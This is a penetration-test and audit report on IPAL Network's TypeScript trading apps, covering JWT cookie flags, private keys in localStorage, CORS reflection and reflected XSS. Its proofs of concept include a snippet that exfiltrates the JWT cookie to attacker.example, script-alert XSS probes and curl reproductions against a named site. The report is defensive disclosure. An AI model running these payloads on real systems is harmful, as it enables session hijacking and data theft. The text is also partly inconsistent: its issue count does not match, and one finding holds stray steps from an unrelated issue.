ZEALYNX SECURITY

Web3 Security & Smart Contract Development

IPAL NETWORK

TypeScript Audit & Pentesting

October 9, 2025

Prepared by Zealynx
contact@zealynx.io

Fernando @0xMrjory

Contents

1. About Zealynx

Zealynx Security, founded in January 2024 by Bloqarl and Sergio, specializes in smart contract audits, development, and security testing using Solidity and Rust. Our services include comprehensive smart contract audits, smart contract fuzzing, and formal verification test suites to enhance security reviews and ensure robust contract functionality. We are trusted by clients such as Cyfrin, Monadex, Lido, Inverter, Ribbon Protocol, and Paragon.

Our team believes in transparency and actively contributes to the community by creating educational content. This includes challenges for Foundry and Rust, security tips for Solidity developers, and fuzzing materials like Foundry and Echidna/Medusa. We also publish articles on topics such as preparing for an audit and battle testing smart contracts on our website Zealynx.io and our blogs.

Zealynx has achieved public recognition, including winning 1st prize in the Uniswap Hook Hackathon and a Top 5 position in the Beanstalk Audit public contest, rewarded with $8k. Our ongoing commitment is to provide value through our expertise and innovative security solutions for smart contracts.

2. Disclaimer

A security review of a smart contract can't guarantee there are no vulnerabilities. It's a limited effort in terms of time, resources, and expertise to find as many vulnerabilities as possible. We can not assure 100% security post-review or guarantee the discovery of any issues with your smart contracts.

3. Overview

3.1 Project Summary

A time-boxed independent TypeScript and Penetration testing of the IPAL Network Hyperline's project was conducted by Zealynx Security, with a focus on the potential security vulnerabilities.

We performed the security evaluation based on the agreed scope during 5 days, following our systematic approach and methodology. Based on the scope and our performed activities, our security assessment revealed 3 High, 7 Medium, and 1 Informational security issues.

3.2 About Ipal Network

IPAL is a decentralized protocol that revolutionizes knowledge exchange through blockchain technology. By creating NFT-gated access systems, IPAL provides knowledge creators with programmable tools to monetize their expertise without intermediaries. Users can subscribe to knowledge vaults by purchasing access NFTs that grant time-limited permissions to valuable content.

Built with upgradeable proxy patterns and co-ownership mechanisms, it enables collaborative content creation and fair revenue distribution. The protocol collects platform fees from subscription purchases to ensure sustainable operations and development.

Platform treasury mechanisms and upcoming $IPAL governance tokens incentivize ecosystem participation while supporting sustainable growth.

3.3 Audit Scope

The code under review is composed of two TypeScript applications written in TypeScript language and includes ~5,425 nSLOC. The codebase implements a full-stack trading platform utilizing modern web technologies. The system extends Next.js framework for frontend applications, integrates with Hyperliquid protocol, MongoDB for data persistence, Redis for caching, and includes WebSocket real-time communication built on the Node.js runtime.

4. Audit Methodology

Approach

During our security assessments, we uphold a rigorous approach to maintain high-qu**ality standards. Our methodology encompasses thorough TypeScript Code Review, Web Application Security Testing**, **Infrastructure Assessment**, and meticulous manual **penetration testing**.

Throughout the TypeScript application audit and penetration testing process, we prioritize the following aspects to uphold excellence:

1. **Front-End Security Review**: We comprehensively evaluate client-side code quality, security implementations, and potential attack vectors including XSS, CSRF, and clickjacking vulnerabilities.
2. **Back-End Architecture Analysis**: Our assessments emphasize secure coding practices, authentication mechanisms, authorization controls, session management, and data validation to ensure robust server-side security.
3. **Infrastructure and Configuration**: We meticulously review deployment configurations, environment variables, database connections, and third-party integrations to identify misconfigurations and security gaps.
4. **Penetration Testing**: We conduct both automated and manual testing against OWASP Top 10 vulnerabilities and custom threat scenarios, including real-world exploitation of identified weaknesses to demonstrate actual risk impact.

5. Severity Classification

Severity	Impact: High	Impact: Medium	Impact: Low
Likelihood: High	Critical	High	Medium
Likelihood: Medium	High	Medium	Low
Likelihood: Low	Medium	Low	Low

6. Executive Summary

Over a 5-day engagement, the Zealynx Security team conducted a security audit and penetration testing assessment of the IPAL Network TypeScript applications developed by the IPAL team..

The audit focused on identifying vulnerabilities, logic flaws, and implementation-level issues that could affect the decentralized knowledge marketplace's NFT-gated access system, revenue distribution, and platform security.

A total of 18 issues were identified and categorized as follows:

- 3 High severity
- 7 Medium severity
- 1 Informational

The initial commit hashes audited are:

- liqhub-v2 - 12dd93bdfdad4be7fc350405b5359aaa6ec61407
- trendln-v3 - 26ca8fae363e03b721dd40c2631fd52ccbdd1a89

The key findings include:

- **JWT cookie security misconfiguration:** The authentication system sets JWT cookies without essential security flags (HttpOnly, Secure, SameSite), making session tokens vulnerable to theft via XSS attacks and enabling CSRF exploitation across both applications.
- **Client-side private key exposure:** User-generated agent private keys are stored in localStorage, making them accessible to any JavaScript code and vulnerable to exfiltration through XSS vulnerabilities or malicious browser extensions.
- **CORS misconfiguration on third-party API:** The Segment.io analytics endpoint dynamically reflects Origin headers while allowing credentials, enabling arbitrary websites to make authenticated cross-origin requests and potentially exfiltrate user data.
- **MongoDB connection security gaps:** Database connections lack explicit TLS enforcement and timeout configurations, creating potential for plaintext traffic and connection handling issues in misconfigured environments.

While the contract achieves its core knowledge marketplace functionality, critical improvements in access control validation, input sanitization, and treasury accountability are required to ensure platform security and maintain creator trust in the decentralized knowledge exchange ecosystem.

Summary of Findings :

Vulnerability	Severity	Status
[H-01] JWT cookie set without security flags (token theft & CSRF risk)	High	Fixed
[H-02] Storing agent's temporary private keys in localStorage (client-side)	High	Fixed
[H-03] Insecure CORS, origin echoed with credentials allowed	High	Fixed
[M-01] Hardcoded WebSocket endpoints without integrity/validation	Medium	Fixed
[M-02] Unvalidated profile fields written to DB (shape/size constraints)	Medium	Fixed
[M-03] Mongo connection without explicit TLS enforcement & timeouts (config hardening)	Medium	Acknowledged
[M-04] No security headers (CSP/HSTS/XFO/Referrer-Policy)	Medium	Fixed
[M-05] Reflected URL-Parameter Name → Potential XSS, parameter name echoed unencoded (MULTIPLE)	Medium	Fixed
[M-06] Reflected URL-Parameter Name → Potential XSS (parameter name echoed unencoded)	Medium	Fixed
[M-07] Reflected Input (Multiple) → Potential XSS Vector (address JSON parameter reflected unencoded)	Medium	Fixed
[I-01] Logging sensitive objects to console	Info	Fixed

7. Audit Findings

7.1 High Severity Findings

[H-01] JWT cookie set without security flags (token theft & CSRF risk)

Description

The application issues a session JWT and stores it in a cookie using cookies().set("jwt", jwt) without specifying security attributes. Because the cookie lacks HttpOnly, Secure, SameSite, Path, and expiration controls, the token is readable by client-side JavaScript, may be sent over insecure channels, and is susceptible to CSRF and theft via XSS or malicious third-party scripts/extensions.


Vulnerable code (evidence):

```
// src/actions/auth.ts (excerpt)
const jwt = await thirdwebAuth.generateJWT({ payload: verifiedPayload.payload });
const cookieStore = await cookies();
cookieStore.set("jwt", jwt);   // <-- no httpOnly/secure/sameSite/maxAge/path
```

PoC

- Run the app locally and perform a login flow that triggers createSession() so the cookie is set.
- Open developer console in the same browser and run:

```
// Read cookies via JS (succeeds because cookie is not HttpOnly)
console.log(document.cookie);
```



```
> // Read cookies via JS (succeeds because cookie is not HttpOnly)
  console.log(document.cookie);
  jwt=eyJhbGciOiJFUzI1NiIsInR5cCI6IkpXVCJ9.eyJhdWQiOiJodHRwczovL2Jpd  VM116:2
  GNvaW4tc2VudGltZW50LmNvbSIsImN0eCI6e30sImV4cCI6MTc1OTU2NzYxNywiaWF0IjoxNzU5
  NDgxMjE3LCJpc3MiOiIweDhlRThkNzZhQjVDY0YwMUU0NkIwMjFBNWVENDM3RUEyYTE3ODA3ZGI
  iLCJqdGkiOiIweDg1Nzc5OGZkY2E1MGJiNTgxOTk0NWFjZDE1ZmQ3ZGEzNzJhNTUxYjgzNjVmNz
  I1NjljYzQyNTA3ZDhiNWU1MGUiLCJuYmYiOjE3NTk0ODA2MTUsInN1YiI6IjB4RDc3MTJmMjY0R
  WYzMTdjOTQwNTYxNDc3MTBDRDU0NjZBMjRmNTk0ZCJ9.MHg3YmRhMGNmM2ZlMDAxNTA2NTQ5ZWM
  zMmQyNGNhZjk1NTY1YzBmZGNhMTA2YjNmZjYzODE2ODkyN2Q2NjhhYTdlNGU0NTY2NjcyYTA3Y2
  U2NzQ2NDE1ODZhYTM5NmFjZjI3NWU1NTM4ZTg5ODQxYjViZTY5NTk5MDdjNGNjZThmOTFj
```

1. If the jwt value appears in document.cookie, the cookie is readable by JavaScript, demonstrating token exposure
2. (Conceptual) With any XSS or malicious script running on the page, an attacker could fetch the cookie and exfiltrate it:

```
// attacker JS injected via XSS
const jwt = document.cookie.split('; ').find(c => c.startsWith('jwt=')).split('=')[1];
fetch('https://attacker.example/exfil', { method:'POST', body: jwt });
```

Justification:

- HttpOnly missing: Makes the token trivially accessible to any JavaScript executing in the origin. A single XSS or compromised third-party script equals full session theft.
- Secure missing: If the site is ever served over HTTP (misconfiguration or staging), the cookie can be intercepted.
- SameSite missing: Increases CSRF risk, cross-site requests may carry the JWT, enabling unwanted state-changing actions.

Impact:

- Account takeover: An attacker with the JWT can call protected APIs and act as the user.
- Privilege escalation: If tokens encode roles/claims, attacker may access privileged functionality.
- Data exfiltration & financial loss: Any actions available to the stolen session (viewing or moving funds, changing settings) become possible.


Recommendation:

- Set cookie with secure attributes (server-side only)
- Replace the current set("jwt", jwt) with explicit flags (example):

```
import { cookies } from "next/headers";

cookies().set({
  name: "jwt",
  value: jwt,
  httpOnly: true,                               // prevents JS access
  secure: process.env.NODE_ENV === "production", // only sent over HTTPS in prod
  sameSite: "lax",                              // prefer "strict" where compatible
  path: "/",                                    // consistent scope
  maxAge: 60 * 60 * 24 * 7,                     // example: 7 days
});
```

- Logout / delete with matching attributes



```
cookies().set({
  name: "jwt",
  value: "",
  httpOnly: true,
  secure: process.env.NODE_ENV === "production",
  sameSite: "lax",
  path: "/",
  maxAge: 0,
});
```

- Minimize window of compromise
- Issue short-lived JWTs (exp) and use refresh tokens with stricter storage/rotation (refresh token HttpOnly, refresh endpoint protected).

Ipal Network:

Confirmed.

Zealynx:

Fixed

[H-02] Storing agent's temporary private keys in localStorage (client-side)

Description

The app generates an agent private key on the client and persists it in localStorage. localStorage is readable by any JavaScript running in the page — so any XSS vulnerability or malicious extension can exfiltrate private keys and drain funds / impersonate users.

Vulnerable code:

src/utils/generateAccount.ts:

```
import { privateKeyToAccount, generatePrivateKey } from "viem/accounts";

export const generateAgentAccount = (): Agent => {
  const privateKey = generatePrivateKey();
  const { address } = privateKeyToAccount(privateKey);
  return {
    privateKey,
    address: address as `0x${string}`,
  };
};
```

src/utils/store.ts (persists user object including agent.privateKey):

```
// excerpt (store persists the whole user object to localStorage)
localStorage.setItem(
  `liqhub_trader.user_${state.user.address}`,
  JSON.stringify(updatedUser)
);
```

From the User interface:

```
interface User {
  address: string;
  persistTradingConnection: boolean;
  builderFee: number;
  agent: Agent | null;
}

interface Agent {
  privateKey: `0x${string}`;
  address: `0x${string}`;
}
```

5. JSON parsers typically use the last occurrence of duplicate keys, causing the injected values to override the legitimate ones.
6. Frontend applications and NFT marketplaces display the manipulated metadata to users.

Impact

The app stores user private keys in localStorage, which is directly readable by any JavaScript in the page. This makes keys exfiltrable via a single XSS, compromised third-party script, or malicious browser extension.

Impact: Full compromise of any wallets generated by the app: attacker can sign transactions, withdraw funds, impersonate user on third-party services.

Recommendation

- Do not store private keys in browser storage.
- If an automated agent is required, do server-side signing: create ephemeral keys on the server in a secure vault (HSM/KMS or at least encrypted server-side store), and only expose signed transactions/operations via authenticated APIs. Prefer HSM/KMS (AWS KMS, GCP KMS, Azure Key Vault, HashiCorp Vault).
- If client-side ephemeral keys are required, keep them only in memory (never persisted) and use short-lived signatures/authorization.

Ipal Network:

Confirmed. The team proposed clearing the key whenever the user disconnects from the platform and generating a new one upon the next login.

Zealynx:

Fixed. We agree with the proposed solution.

[H-03] Insecure CORS, origin echoed with credentials allowed

Description

The endpoint echoes the incoming Origin in Access-Control-Allow-Origin and returns Access-Control-Allow-Credentials: true. This suggests the server dynamically allows arbitrary origins (with Vary: Origin) while permitting credentials, enabling any third-party site to make authenticated cross-origin requests from a victim's browser and read the responses.

PoC:

Request (example):

```
POST /v1/batch HTTP/2
Host: api.segment.io
Origin: https://evil.example
Content-Type: text/plain;charset=UTF-8
...body...
```

Observed response headers (from your capture):

```
HTTP/2 200 OK
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: https://gmhfflezkdav.com
Vary: Origin
Content-Type: application/json
```

Reproduce test (no auth required to test header echoing):

```
curl -i -X POST 'https://api.segment.io/v1/batch' \
  -H 'Origin: https://evil.example' \
  -H 'Content-Type: application/json' \
  --data-binary '{}'
# If response contains Access-Control-Allow-Origin: https://evil.example and ACA-Credentials: true => vulnerable
```

Justification: Because the server echoes Origin while Access-Control-Allow-Credentials: true is set, any malicious site can make a victim's browser send authenticated requests and read the responses, enabling data exfiltration and account takeover.

Impact

An attacker hosting a malicious site can cause a victim's browser to:

- Send authenticated requests (cookies, stored credentials) to api.segment.io and read responses.
- Exfiltrate sensitive data, perform actions in the context of the victim session, or facilitate account takeover and telemetry leakage.
- Because credentials are allowed, the risk is high where any sensitive or user-scoped data can be returned by the endpoint.

Recommendation:

- Enforce a strict origin allowlist. Do not reflect the Origin header back to clients. Only return Access-Control-Allow-Origin with an explicit, preconfigured trusted origin from a whitelist.
- Only allow credentials for trusted origins. Set Access-Control-Allow-Credentials: true only when the origin is verified against the allowlist.
- Avoid wildcarding or dynamic echoing. Never set ACAO to the raw Origin value without validation.

Ipal Network:

Confirmed.

Zealynx:

Fixed.

7.2 Medium Severity Findings

[M-01] Hardcoded WebSocket endpoints without integrity/validation

Description

The app opens direct WebSocket connections to an API host (belonging to the same group of domains) and directly consumes messages with little/no authentication, schema validation, freshness, range checks, or replay protection. DNS poisoning, local TLS interception (malware / hostile enterprise middleboxes), compromised upstreams, or transient corruption could inject well-formed but malicious payloads that your app trusts.

Because you use the stream to update charts, alerts, and possibly trading logic, this can lead to false signals, alert spam, or automated actions based on spoofed data.

Vulnerable code:

```
// Frontend
const ws = new WebSocket("wss://api.hyperliquid.xyz/ws"); // hardcoded external WS
ws.onmessage = (ev) => {
  const msg = JSON.parse(ev.data);           // no schema/shape validation
  setState(msg);                              // trusted blindly
};

// Backend
const ws = new WebSocket("wss://api.hyperliquid.xyz/ws");
ws.on('message', (buf) => {
  const msg = JSON.parse(buf.toString());    // no validation, timestamp/range checks
  bus.emit('price', msg);                     // downstream trust
});
```

Justification:

- Endpoint trust without verification: You trust wss://api.hyperliquid.xyz/ws entirely. If DNS is poisoned for a user’s network, they could be pointed to an attacker WS that serves realistic-looking JSON.
- No message-layer integrity: WebSockets don’t provide message signing. A rogue endpoint can send legitimate-looking payloads (symbols, prices). Your code accepts them with JSON.parse and immediately uses them.
- No schema/semantics validation: Messages aren’t validated for required fields/types/ranges, timestamps (staleness), sequence continuity, or monotonic constraints.

Impact

- False signals / alert fatigue: Users receive misleading alerts; trust erodes.
- Bad decisions: Users (or bots) may take actions based on spoofed prices/volumes.
- Denial of Service (logical): Message storms can stall the UI or event bus.

Recommendation

- Move the WS URL to environment config and allow-list only the approved domains.

```
// config/ws.ts
export const MARKET_WS_URL = process.env.NEXT_PUBLIC_MARKET_WS_URL as string;
// Validate at startup:
if (!/^wss:\/\/(api\.hyperliquid\.xyz|api\.hyperliquid-testnet\.xyz)$/.test(MARKET_WS_URL)) {
  throw new Error('Invalid WS endpoint configured');
}
```

- In CSP, restrict connect-src to those hosts:

Content-Security-Policy:
 connect-src 'self' wss://api.hyperliquid.xyz wss://api.hyperliquid-testnet.xyz;

- Add robust message-layer validation (schema + semantics)
- Use a strict schema (e.g., Zod) and reject anything that doesn't match. Also add sanity checks (ranges, timestamps, sequence).

Ipal Network:

Confirmed. We have implemented improvements and will transition to using the @nktkas/hyperliquid API in the future. This will allow us to centralize data retrieval and type validation, making our code cleaner and less error-prone

Zealynx:


Fixed.

[M-02] Unvalidated profile fields written to DB (shape/size constraints)

Description

Inputs like telegramId, notification array, and trendline fields are written directly. While the keys are fixed in code, no validation on allowed values/lengths exists.

Vulnerable code



```
// update
await db.updateProfile({ address: userId, telegramId, notification });

// create trendline
await db.createTrendline({ address: userId, trendline });

// queries.ts
await updateOne("users", { address: parms.address }, { telegramId, notification });
await insertOne("trendlines", { /* user input-shaped object */ });
```

Justification:
Risk depends on usage/PII; could enable storage of unexpected types/oversized payloads.

Impact

DB bloat, unexpected data types, or noisy analytics; potential DoS if large payloads logged.

Recommendation

- Validate/sanitize with a schema (Zod/Yup) server-side before DB writes.
- Enforce max lengths (e.g., telegramId), whitelist notification strings, and validate trendline shape strictly.

Ipal Network:

Confirmed.


Zealynx:

Fixed.

[M-03] Mongo connection without explicit TLS enforcement & timeouts (config hardening)

Description

Connection is created from URI without explicit TLS/timeout options in code. If the URI is misconfigured, connections could be non-TLS or lack sane timeouts.



```
import { Db, MongoClient } from "mongodb";
// ...
const env = {
  MONGO_URL: process.env.MONGO_URI as string,
  MONGO_DB: process.env.MONGO_DB as string
}
// ...
const client = new MongoClient(env.MONGO_URL);
```


Justification:
Environment-dependent; misconfig can degrade security.

Impact

Potential plaintext DB traffic in misconfigured environments; harder failure handling.

Recommendation

- Ensure production MONGO_URI enforces TLS and authentication (e.g., ?tls=true).
- Consider explicit options:



```
new MongoClient(env.MONGO_URL, {
  serverSelectionTimeoutMS: 5000,
  socketTimeoutMS: 20000,
  // tls: true, // if not in URI
});
```

- Restrict network access to the DB via firewall/VPC.

Ipal Network:

Acknowledged. To ensure continuity and stability of operation, we will maintain the current MongoDB configuration without TLS enabled for now.

Zealynx:

Agreed.

[M-04] No security headers(CSP/HSTS/XFO/Referrer-Policy)

Description

The app doesn't set a Content-Security-Policy (CSP) or other baseline headers. Lack of CSP greatly increases XSS blast radius, especially given the cookie issue above.


Justification:
Missing defense-in-depth against script injection.

Impact

Missing defense-in-depth against script injection.

Recommendation

Add to next.config.ts (example):



```
export default {
  async headers() {
    return [{
      source: '/(.*)',
      headers: [
        { key: 'Content-Security-Policy',
          value:
            "default-src 'self';
             img-src 'self' data:;
             script-src 'self';
             style-src 'self' 'unsafe-inline';
             connect-src 'self' https://api.hyperliquid.xyz"
        },
        { key: 'Strict-Transport-Security', value: 'max-age=63072000; includeSubDomains; preload' },
        { key: 'X-Frame-Options', value: 'DENY' },
        { key: 'Referrer-Policy', value: 'no-referrer' },
      ],
    }] as any;
  },
  // ...
}
```

Ipal Network:

Confirmed.

Zealynx:

Fixed.

[M-05] Reflected URL-Parameter Name → Potential XSS, parameter name echoed unencoded (MULTIPLE)

Description

An arbitrary query parameter name (fzkkx<script>alert(1)</script>p4v0o) is copied into the server response body as plain text (Content-Type: text/x-component) without HTML-encoding. The parameter name appears unmodified inside the returned structure:

Response excerpt:

0:{"b":"Y4jpCWUCuLyUo9J5eA758","f":[["children",["mid","0G","d"],[["mid","0G","d"],{"children":["__PAGE__?{\"fzkkx<script>alert(1)</script>p4v0o\":\"1\"}",{}]}],...]]

Because it is reflected unencoded, an attacker can inject HTML/JS tokens that may execute if the response is interpreted as HTML or later embedded into a page DOM by client-side code.

POC

Request:

```
GET '/0G?_rsc=1ld0r&fzkkx%3cscript%3ealert(1)%3c%2fscript%3ep4v0o=1' \
Host: bitcoin-sentiment.com
```

Observe the returned body contains fzkkx<script>alert(1)</script>p4v0o verbatim.

Justification: Parameter name containing <script> is echoed verbatim in the response. Not directly exploitable in modern browsers unless the response is interpreted as HTML or client-side code injects it into the DOM, realistic exploitation paths exist.

Impact

Possible reflected XSS if a browser or client-side code treats the response as HTML or injects it into the DOM (innerHTML, dangerouslySetInnerHTML, etc.).

Recommendation

Escape on output. HTML-encode any user-controlled strings (including parameter names) before placing them into HTML contexts. Escape <, >, &, " and '.

Ipal Network:

Confirmed.

Zealynx:

Fixed.

[M-06] Reflected URL-Parameter Name → Potential XSS (parameter name echoed unencoded)


Description

An arbitrarily supplied URL parameter name (not value) is copied into the HTML-like response as plain text between tags. Example parameter name submitted: qaxqo<script>alert(1)</script>cdjizgncb3q this string appears unencoded in the server response body (Content-Type: text/x-component).

Because the name is echoed without encoding, an attacker can inject HTML/JS tokens which may execute if the response is interpreted as HTML or later injected into a page DOM by client-side code.

PoC:

Request (example):



```
POST '/?qaxqo%3cscript%3ealert(1)%3c%2fscript%3ecdjizgncb3q=1' \
Host: bitcoin-sentiment.com
Content-Type: text/plain;charset=UTF-8
...
[{"payload":{ ... }}]
```

Response (excerpt) contains the parameter name verbatim inside the returned structure (observe qaxqo<script>alert(1)</script>cdjizgncb3q in the body).

Justification: Attacker-controlled parameter name containing <script> was echoed verbatim in the response. Not directly exploitable in modern browsers unless the response is interpreted as HTML or client-side code embeds it into the DOM, but realistic exploitation paths exist

Impact

Arbitrary JS execution if response is treated as HTML or if client-side code inserts the response into DOM using unsafe methods (e.g., innerHTML), enabling token theft, actions on behalf of users, phishing facilitation, etc.

Recommendation

- Escape on output. HTML-encode any user-controlled strings before placing into HTML contexts (escape <, >, &, " , ').
- Return correct content type. Serve API responses as application/json; charset=utf-8. Add X-Content-Type-Options: nosniff.
- Avoid using parameter names as displayable content. Reject or normalize unexpected query parameter names. Only accept a known whitelist of parameter names.

Ipal Network:

Confirmed.

Zealynx:

Fixed.

[M-07] Reflected Input (Multiple) → Potential XSS Vector (address JSON parameter reflected unencoded)

Description

A user-supplied JSON field (address) is echoed back in the HTTP response without HTML encoding or sanitization. The application returned the submitted payload including ...hl2ks<script>alert(1)</script>c2sdcpe5vd7 in the response body. Although the server currently labels the response text/x-component (not text/html), there are realistic exploitation paths:

A client-side script could fetch() this endpoint and insert the returned string into the page DOM using innerHTML (or similar), causing script execution.
Another same-origin page may fetch and embed the response without encoding.
Thus this is a reflected input disclosure which can lead to XSS in practical scenarios.

PoC:

Example request used (JSON body contains malicious address):


```
POST / HTTP/1.1
Host: bitcoin-sentiment.com
Content-Type: text/plain
Origin: https://bitcoin-sentiment.com
...other headers...

[{"address":
    "0x6682490d38eB880bFbb5Ef132Be3b56fAbC0832Fhl2ks<script>alert(1)</script>c2sdcpe5vd7",
    "chainId":80002
}]
```

Observed response (200 OK, excerpt):

```
Content-Type: text/x-component
...
1:{"address":"0x6682490d38eB880bFbb5Ef132Be3b56fAbC0832Fhl2ks<script>alert(1)
</script>c2sdcpe5vd7",
"chain_id":"80002", ...}
```

Quick curl reproduction (as used by tester):



```
curl -i -X POST 'https://bitcoin-sentiment.com/' \
  -H 'Content-Type: text/plain' \
  -H 'Origin: https://bitcoin-sentiment.com' \
  --data-binary '[{"address":
       "0x6682490d...hl2ks<script>alert(1)</script>c2sdcpe5vd7",
       "chainId":80002
}]'
```

Justification:
Attacker-controlled script tag was reflected verbatim in the response. The response's Content-Type: text/x-component and modern browser behavior mean this is not directly exploitable as a classic reflected XSS in most browsers. However it becomes exploitable if a client-side script parses/embeds the response into the DOM or if a browser is tricked into interpreting the response as HTML.

Impact

- Arbitrary JavaScript execution in victim browsers if the response is interpreted as HTML or if the JSON response is later embedded into page HTML by client-side code.
